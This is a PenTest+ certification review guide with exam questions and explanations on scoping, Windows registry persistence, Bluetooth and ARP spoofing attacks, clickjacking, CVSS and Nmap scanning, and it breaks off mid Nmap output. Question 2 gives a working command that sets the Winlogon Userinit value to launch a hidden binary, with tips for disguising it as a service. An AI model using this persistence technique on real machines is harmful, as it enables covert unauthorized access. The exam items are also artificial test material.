

Pentest+ Certification Review

Updated: 8/25/2021

Table of Contents

Questions and Answers.....	3
1. Supply chain	3
2. Persistent access.....	4
3. Bluetooth attacks	7
4. ARP Spoofing	9
5. Clickjacking or UI redressing	12
7. CVSS:3.1/AV:P/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:N	13
7. Nmap -sV-T4 192.168.1.1	14
8. Least aggressive way to scan	17
9. Executive Summary.....	19
10. False positives	20
11. Types of scans.....	21
12. Social Engineering Techniques.....	22
13. Downgrade attack.....	23
14. Types of attacks.....	24
15. PAN (Primary Account Number)	25
16. scan the HTTP port	26
17. Determine a script.....	28
18. Vulnerability	29
19. Identification of email accounts	30
20. Mutiny Fuzzing Framework	31
21. Credential harvesting.....	32
22: Badge cloning	33
23. The value of the target has the largest effect on budget	34
24. Authenticated Vulnerability Scan.....	35
25. NDA	36
26. Prioritize your vulnerabilities/exploits by the highest severity	38
27. White Box Pent Test.....	39
28. Pharming, Phishing, Spimming, and Vishing	40
29. SOW	41
30. OS fingerprinting >> nmap -v -sV -O -sS -T2 192.168.1.1.....	42
31. Communication triggers.....	46

32. Communication escalation path	47
33. Types of attacks.....	48
34. piggybacking	49
35. Directory traversal.....	50
36. Bluejacking = unsolicited text messages.....	51
37. FTP server configuration	52
38. Most fragile when scanned.....	53
39. RFI = Remote File Inclusion	55
40. The GNU Project Debugger or GDB	56
41. Network Segmentation	57
42. CVE-2019-17554???	58
43. Full Scan	60
44. Lessons learned	63
45. NIST	64
46. Stored XSS Attacks: Malicious code stored on a server.....	65
47. A network compromise has previously occurred.	66
48. Passive reconnaissance	67
49. Sanitize user input to prevent SQL injection attacks.....	68
50. Killer_kill_by_port (htons(23)) tries to kill processes running Telnet.....	69
51. Best practices would have helped to protect against VLAN hopping	72
52. Gray box testing can be to conduct a configuration review	73
53. Parameters for a vulnerability scan	75
54. Link-Local Multicast Name Resolution (LLMNR)	76
55. Screen protectors can mitigate shoulder surfing attacks	78
56. Regulations drive compliance-based assessments	79
57. Nmap script to enumerate users: smb-enum-users.nse	80
58. social engineering principles	81
59. Mandate all employees take security awareness training.	82
60. Stored XSS is a critical vulnerability.....	83
61. -sN: ICMP traffic to determine whether a host is online and responsive	84
62. Stealth scan: (-sS) performs reconnaissance on a network while trying to remain undetected.....	87
64. Buffer overflow, XSS, Session hijacking and Zero-day attacks.....	90
65. AV measurement is P: prevent physical access to the server.....	91
66. The appropriate mitigations for the vulnerabilities were not deployed after the last penetration test.	93
67. Stored XSS	94
68. Acceptance, Avoidance, Transference, Sharing and Reduction	95
69. Attackers have been trying to hack into the company's ecommerce server for several weeks	96
70. Script kiddie - Impersonate a technician that was laid off.....	98
71. What is the Communication path section of an engagement?	99

72. What is a DNS cache poisoning attack?	100
73. What is certificate pinning?.....	101
74. SQL injection: Semicolons (;) and apostrophes (') are characteristics of these attacks	102
75. The -iL parameter of the Nmap command reads target specifications from an input file	104
76. What is a Karma Attacks Radioed Machines Automatically (KARMA) attack?	107
77. Metrics and measures include risk rating of the issues you discovered.	108
78. Strong passwords.....	109
79. input fields are not filtered means is easy to carry an SQL Injection attack	110
80. The attacker is using psexec to connect to the victim's computer	112
81. When performing a compliance-based assessment, which of the following will present the largest challenges to obtaining complete results?.....	113
82. What must the evil twin share the legitimate AP?	114
83. Excessive SYN packets and Malformed packets are indications of what?	115
84. Which of the following considerations is the MOST important with regards to penetration testing reports?	116
85. SNMP Sweeping.....	117
86. The tester must remove the persistence for several Linux services. Which command should be implemented? chkconfig --del servicename.....	118
87. The Yersinia application to exhaust the IP address pool available from a company's DHCP server.	119
88. The best remediation for the SQL injection vulnerability is to sanitize user input.	121
89. The -sS parameter is the Nmap SYN scan command. It is an active scan that sends a TCP SYN packet and does not require a full connection.	122
90. Which of the following attacks can be prevented by properly shredding all sensitive documents?	125
91. When WPA2 with CCMP is used, the key is always 128 bits in length and is used for both encryption and authentication.	126
92. The Simple Network Management Protocol (SNMP) service may be abused to gain unauthorized access to network devices.	127
#Tutorials	230
Using Python to Spy on Your Friends: Recon-ng and Open-Source Intelligence	230
Recon-ng.....	230
Tutorial Q87. DHCP Starvation Attack with Yersinia.....	230

Questions and Answers

1. Supply chain

Your organization has become aware of issues with technology products that contain security issues out of the box, such as backdoors. You have been hired to perform a pen test of a product provided by a specific vendor. What type of assessment are you performing?

X A) goals-based

- X **B)** objective-based
- X **C)** compliance
- ✓ **D)** supply chain

Explanation

A **supply chain assessment** is used to verify that all software and hardware that was not developed by the organization, but by third parties, is free of vulnerabilities.

In **goals-based or objective-based assessments**, the company and the penetration tester agree on a specific goal or outcome.

Organizations that are regulated by laws such as HIPAA, PCI-DSS and other legislation typically perform a **compliance-based assessment**. In this type of assessment, all efforts are made to verify compliance with the requirements of the regulations. However, some compliance-based assessments are performed to verify that organizations follow their own corporate policies.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of scoping an engagement properly.

References:

[Supply chain_ vulnerability assessment methods: possibilities and limitations](#)

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning How to

Scope a Penetration Testing Engagement Properly

2. Persistent access

As a pen tester, you want to tinker with the Windows registry to set up persistent access to a Windows machine. Once this persistent access is enabled, you plan to execute batch files, executables, and even exported functions in DLLs. You currently have limited privileges and need to maintain persistence. Which of the following registry keys should edit to keep your access on this machine? (Choose two.)

- ✓ **A)** HKEY_CURRENT_USER
- X **B)** HKEY_CLASSES_ROOT
- X **C)** HKEY_CURRENT_CONFIG
- ✓ **D)** HKEY_LOCAL_MACHINE

Explanation

Current user and local machine are the registry keys you want to play with, and insert code into, to maintain persistence.

While registry key editing is outside the scope of this exam, there is a program for changing ownership of registry keys. Here is an overview of how you can change registry keys. Registry Editor, which most computers have installed by default, allows you to pull up some of the keys, but you can run into some permission issues, even when you are logged in as an admin. (You can sometimes overcome that restriction by right-clicking on the key and changing permissions.) Instead, you should go to: <https://www.thewindowsclub.com/regownit-take-full-control-windows-registrykeys> to download RegOwnit. Using this program, go to the same location and click on the key. The program will allow you to take ownership of the key, after which you can change the registry.

```
C:\Windows\system32> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
/t REG_SZ /d "C:\Some\Evil\Binary.exe", "C:\Windows\system32\userinit.exe"
```

Value Userinit exists, overwrite(Yes/No)? Yes
The operation completed successfully.

```
C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
Userinit REG_SZ C:\Our\Mostest\Evil\Binary.exe,C:\Windows\system32\userinit.exe
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
AutoRestartShell REG_DWORD 0x1
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
ForceUnlockLogon REG_DWORD 0x0
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordExpiryWarning REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
ShutdownWithoutLogon REG_SZ 0
WinStationsDisabled REG_SZ 0
DisableCAD REG_DWORD 0x1
scremoveoption REG_SZ 0
ShutdownFlags REG_DWORD 0x5
AutoAdminLogon REG_SZ 0
DefaultUserName REG_SZ Fubar
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
```

In terms of changing the registry key, it could be as easy as demonstrated in the exhibit, in which we are just adding in a call to a hidden executable code: **C:\Our\Mostest\Evil\Binary.exe**.

Part of hiding this is after using the above permissions work-around, if needed, is using SVCHOST.exe and using a “genuine service name” and a service.dll to run their edited registry. This will make it hard to know you are still hiding in the system.

HKEY_CURRENT_USER, often called HKCU, is part of a major group of registry keys called a registry hive. It is also a major part of the Windows operating system configuration. This key holds all of your user configuration information for your profile, including wallpaper, installed printers, display settings, networked drives, and other environmental variables we take for granted when we log in.

HKEY_LOCAL_MACHINE (or HKLM) contains the majority of the configuration information for the software you have installed, as well as for the Windows operating system itself. In addition to software configuration data, the

HKEY_LOCAL_MACHINE hive also contains lots of valuable information about currently detected hardware and device drivers.

HKEY_CLASSES_ROOT, often shortened to HKCR, is basically a function that kicks in when you ask your computer to do something. It then pulls the necessary DLLs from its group and does a thing. This will not really help with persistence.

HKEY_CURRENT_CONFIG, sometimes shortened to HKCC, does not store any information itself but instead acts as a pointer, or a shortcut, to a registry key that keeps information about the hardware profile currently being used.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, perform post-exploitation techniques.

References:

[Windows Registry Persistence, Part 1: Introduction, Attack Phases, and Windows Services](#)

[Windows Registry Persistence, Part 2: The Run Keys and Search-Order](#)

[Microsoft - Working with Registry keys](#)

[How to Add, Change, and Delete Registry Keys and Values](#)

3. Bluetooth attacks

The following attacks are in scope for your penetration tests. Deduce which attacks on the left match with the mode of attack given on the right.

Descriptions	Attack Types
the act of gaining unauthorized access to a device (and the network it is connected to) through its Bluetooth connection	an attack that causes all mobile devices to lose their association with corporate access points while the attack is underway
an attack that causes all mobile devices to lose their association with corporate access points while the attack is underway	War driving the act of discovering unprotected wireless network by using a laptop outside an office building
the act of discovering unprotected wireless network by using a laptop outside an office building	Bluejacking an attack that sends unsolicited messages over a Bluetooth connection
an attack that sends unsolicited messages over a Bluetooth connection	Bluesnarfing the act of gaining unauthorized access to a device (and the network it is connected to) through its

{UCMS id=5719940113891328 type=Activity}

Explanation

The tests and their descriptions should be matched in the following manner:

- Wireless jamming - an attack that causes all mobile devices to lose their association with corporate access points while the attack is underway
 - War driving - the act of discovering unprotected wireless network by using a laptop outside an office building
 - Bluejacking - an attack that sends unsolicited messages over a Bluetooth connection
- Bluesnarfing - the act of gaining unauthorized access to a device (and the network it is connected to) through its Bluetooth connection

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:


CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Networks, Bluejacking and Bluesnarfing

[Types of Wireless Network Attacks: Jamming](#)

[Wardriving](#)

4. ARP Spoofing

To determine the success of an attempted attack, the pen test team used Wireshark to monitor transmissions on the network. Examine the Wireshark capture below and select the MOST likely type of attack they attempted.



No.	Time	Source	Destination	Protocol	Length	Info
7	5.616434	Dell_a3:0d:10	Sonicwal 09:c2:50	ARP	42	192.168.51.105 is at 00:24:e8:a3:0d:10
8	5.616503	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.105 detected!)
9	5.626711	Dell_a3:0d:10	Sonicwal 09:c2:50	ARP	42	192.168.51.201 is at 00:24:e8:a3:0d:10
10	5.626776	Dell_a3:0d:10	7c:05:07:ad:43:67	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.201 detected!)
18	15.637271	Dell_a3:0d:10	Sonicwal 09:c2:50	ARP	42	192.168.51.105 is at 00:24:e8:a3:0d:10
19	15.637406	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.105 detected!)
20	15.647656	Dell_a3:0d:10	Sonicwal 09:c2:50	ARP	42	192.168.51.201 is at 00:24:e8:a3:0d:10
21	15.647780	Dell_a3:0d:10	7c:05:07:ad:43:67	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.201 detected!)
34	25.658359	Dell_a3:0d:10	Sonicwal 09:c2:50	ARP	42	192.168.51.105 is at 00:24:e8:a3:0d:10
35	25.658429	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10


Frame 10: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: Dell_a3:0d:10 (00:24:e8:a3:0d:10), Dst: 7c:05:07:ad:43:67 (7c:05:07:ad:43:67)
Address Resolution Protocol (reply)

- X A) FTP exploit
- X B) Pass the hash
- ✓ C) ARP spoofing
- X D) DNS cache poisoning

Explanation

The output indicates an **ARP spoofing attack** was attempted by the pen test team. The presence of multiple ARP updates on lines 8, 10, 19, and 21, along with the indication that more than one machine is claiming that MAC address (in parentheses after these ARP updates), is what you would see when an attacker generates false ARP updates.

This is not a **pass-the-hash attack**. In that attack, the hacker attempts to locate the hash of a password that exists on multiple machines (such as a domain admin account) and use that hash to sign into these machines with those rights. This typically exploits the SMB service and can be done from the Metasploit framework using the psexec utility. The output below shows how one might use Wireshark to capture an SMB packet containing an SMB hash.



The testers have NOT successfully conducted a **DNS cache poisoning attack**. While this attack can be carried out in several ways, the effect is the same: the users may be given false IP addresses for sites they visit. The attackers use this cache pollution to direct users to malicious websites where they may get malware or expose credentials. This attack can be done in two basic ways.

First, the attacker may change the records where they exist on the DNS server. One way to do this is through a zone transfer, where the attacker uses Nslookup to execute a transfer with the server and alter all or some of the records. The advantage to the hacker of doing it this way is that this pollution will affect EVERY user that utilizes the DNS server. Below is a ping response after the attack has happened. Notice how a local address is being returned for Google.com.

```
$ ping google.com
```

PING google.com (192.168.1.12) 56(84) bytes of data.


64 bytes from www.google.co.in (192.168.1.12): icmp_seq=1 ttl=64 time=3.56 ms

64 bytes from www.google.co.in (192.168.1.12): icmp_seq=2 ttl=64 time=0.843 ms

64 bytes from www.google.co.in (192.168.1.12): icmp_seq=3 ttl=64 time=0.646 ms

The second way is to delay a response for an IP address from the legitimate DNS server while answering the user's request with false information from a rogue DNS server under the control of the hacker. While this method is also effective, its effect is limited to that single device or user.

The testers were not conducting an **FTP exploit**. This usually involves capturing FTP traffic and examining the clear text contents. Below is a capture showing the clear text credentials. They are found in the details of packet 18 where you can see the password.



Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

[What Is ARP Spoofing? — Attacks, Detection, And Prevention](#)

5. Clickjacking or UI redressing

A user in your company visits a website that asks if they want a monthly newsletter emailed to them. They think they click the link that says <http://www.funideasmonthly.com>, but they actually click a malicious hyperlink, <http://www.funmalwaremonthly.com>. What is this attack called? (Choose all that apply.)

- ✓ **A) UI redressing**
- X **B) Link jacking**
- ✓ **C) Clickjacking**
- X **D) Juice jacking**
- X **E) Cryptojacking**

Explanation

This is called **clickjacking, also known as UI redressing**. All clickjacking or UI redressing comes down to is a transparent layer over the link. When you think you are clicking one link, you are actually clicking the invisible link above it. It is pretty sneaky, and when the site does not have the security header properly built, this can be an issue outside of your browser or even your company's security to resolve. Always hover your mouse over a link and examine the actual hyperlink behind it.

This is not juice jacking. **A juice jacking attack** occurs when a user plugs into an unsecured public charging port or uses an infected cable. The attack uses a charging port or infected cable to exfiltrate data from the connected device or upload malware onto the device. To deal with this situation, use a USB condom (a USB device that has the data transfer line removed) or just use your phone's charger or an external charging battery. In this scenario the employee did not plug in anything. They just clicked a link.

This is not cryptojacking (malicious cryptomining). **Cryptojacking** is a growing online threat that hides on a computer or mobile device and uses the device's resources to "mine" cryptocurrencies, such as Bitcoin, Litecoin, and Ethereum, and not yours but just mining in general. It is a growing menace that can take over the device, and you will only be made aware if cryptojacking activity is taking place if you pay attention to your network traffic and see system resources being drained in your task manager.

This is not linkjacking. **Linkjacking** is a practice used to redirect one website's links to another. Usually, this is accomplished by submitting someone else's content to an aggregator website, which

in turn drives traffic to the secondary site, rather than that of the original creator. This is more about driving traffic to a competitor's site and not the site's original intent.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities, Understanding Clickjacking

7. CVSS:3.1/AV:P/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:N

A security analyst was provided with a detailed penetration report, which was performed against the organization's resources. It was noted on the report that a vulnerability on a file server has the following detailed CVSS 3.1 vector:

CVSS:3.1/AV:P/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:N

Which metric group in this vector should be of the highest concern to the security analyst?

- X **A)** Attack Vector
- X **B)** Availability
- ✓ **C)** Confidentiality
- X **D)** Integrity

Explanation

The security analyst should be most concerned with the **Confidentiality or C metric group because that metric group is rated as H or High**. This means that there would be a total loss of confidentiality, resulting in all resources within the impacted component being divulged to the attacker.

The Integrity metric group is rated at L or Low. This means modification of data is possible, but the attacker does not have control over the consequence of a modification, or the amount of modification is limited. This is not as high as the C rating.

The **Availability metric group is rated at N or None**, meaning that there is no impact to availability within the impacted component.

The **Attack Vector metric group is rated P** or Physical, meaning that the attack requires the attacker to physically touch or manipulate the vulnerable component.

CVSS:3.1/**AV:P/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:N**

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, use report writing and handling best practices.

References:

[Common Vulnerability Scoring System version 3.1: Specification Document](#)

7. Nmap -sV-T4 192.168.1.1

You want to detect the services running on a targeted host. Which of the following is the correct Nmap command?

- ✓ **A)** nmap -sV-T4 192.168.1.1
- X **B)** nmap -sS -T4 192.168.1.1
- X **C)** nmap -sT -T4 192.168.1.1
- X **D)** nmap -sU -T4 192.168.1.1

Explanation

The Nmap service identification command uses the -sV parameter. This gives information on which services are running, including mail or DNS server services. This could help determine the exploits to which a server could be vulnerable.

```

C:\Users\gothi>nmap -sV -T4 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-15 13:46 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00017s latency).
Not shown: 992 closed ports
PORT      STATE      SERVICE      VERSION
53/tcp    filtered  domain
135/tcp   open      msrpc        Microsoft Windows RPC
139/tcp   open      netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open      ssl/https
445/tcp   open      microsoft-ds?
902/tcp   open      ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp   open      vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5357/tcp  open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.70%T=SSL%I=7%D=1/15%Time=5E1F884A%P=i686-pc-windows-win
SF:dows%r(GetRequest,13A,"HTTP/1\1\1x20403x20Forbidden\r\nDate:\x20Wed,\x
SF:2015\x20Jan\x202020\x2021:46:50\x20GMT\r\nConnection:\x20close\r\nConte
SF:nt-Security-Policy:\x20block-all-mixed-content\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536
SF:000\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r
SF:\nX-XSS-Protection:\x201\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOption
SF:s,140,"HTTP/1\1\1x20501x20Not\x20Implemented\r\nDate:\x20Wed,\x2015\x2
SF:0Jan\x202020\x2021:46:50\x20GMT\r\nConnection:\x20close\r\nContent-Secu
SF:rity-Policy:\x20block-all-mixed-content\r\nContent-Type:\x20text/plain;
SF:\x20charset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536000\r\n
SF:X-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nX-XSS
SF:-Protection:\x201\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest
SF:,13A,"HTTP/1\1\1x20404x20Not\x20Found\r\nDate:\x20Wed,\x2015\x20Jan\x2
SF:02020\x2021:46:50\x20GMT\r\nConnection:\x20close\r\nContent-Security-Po
SF:licy:\x20block-all-mixed-content\r\nContent-Type:\x20text/plain;\x20cha
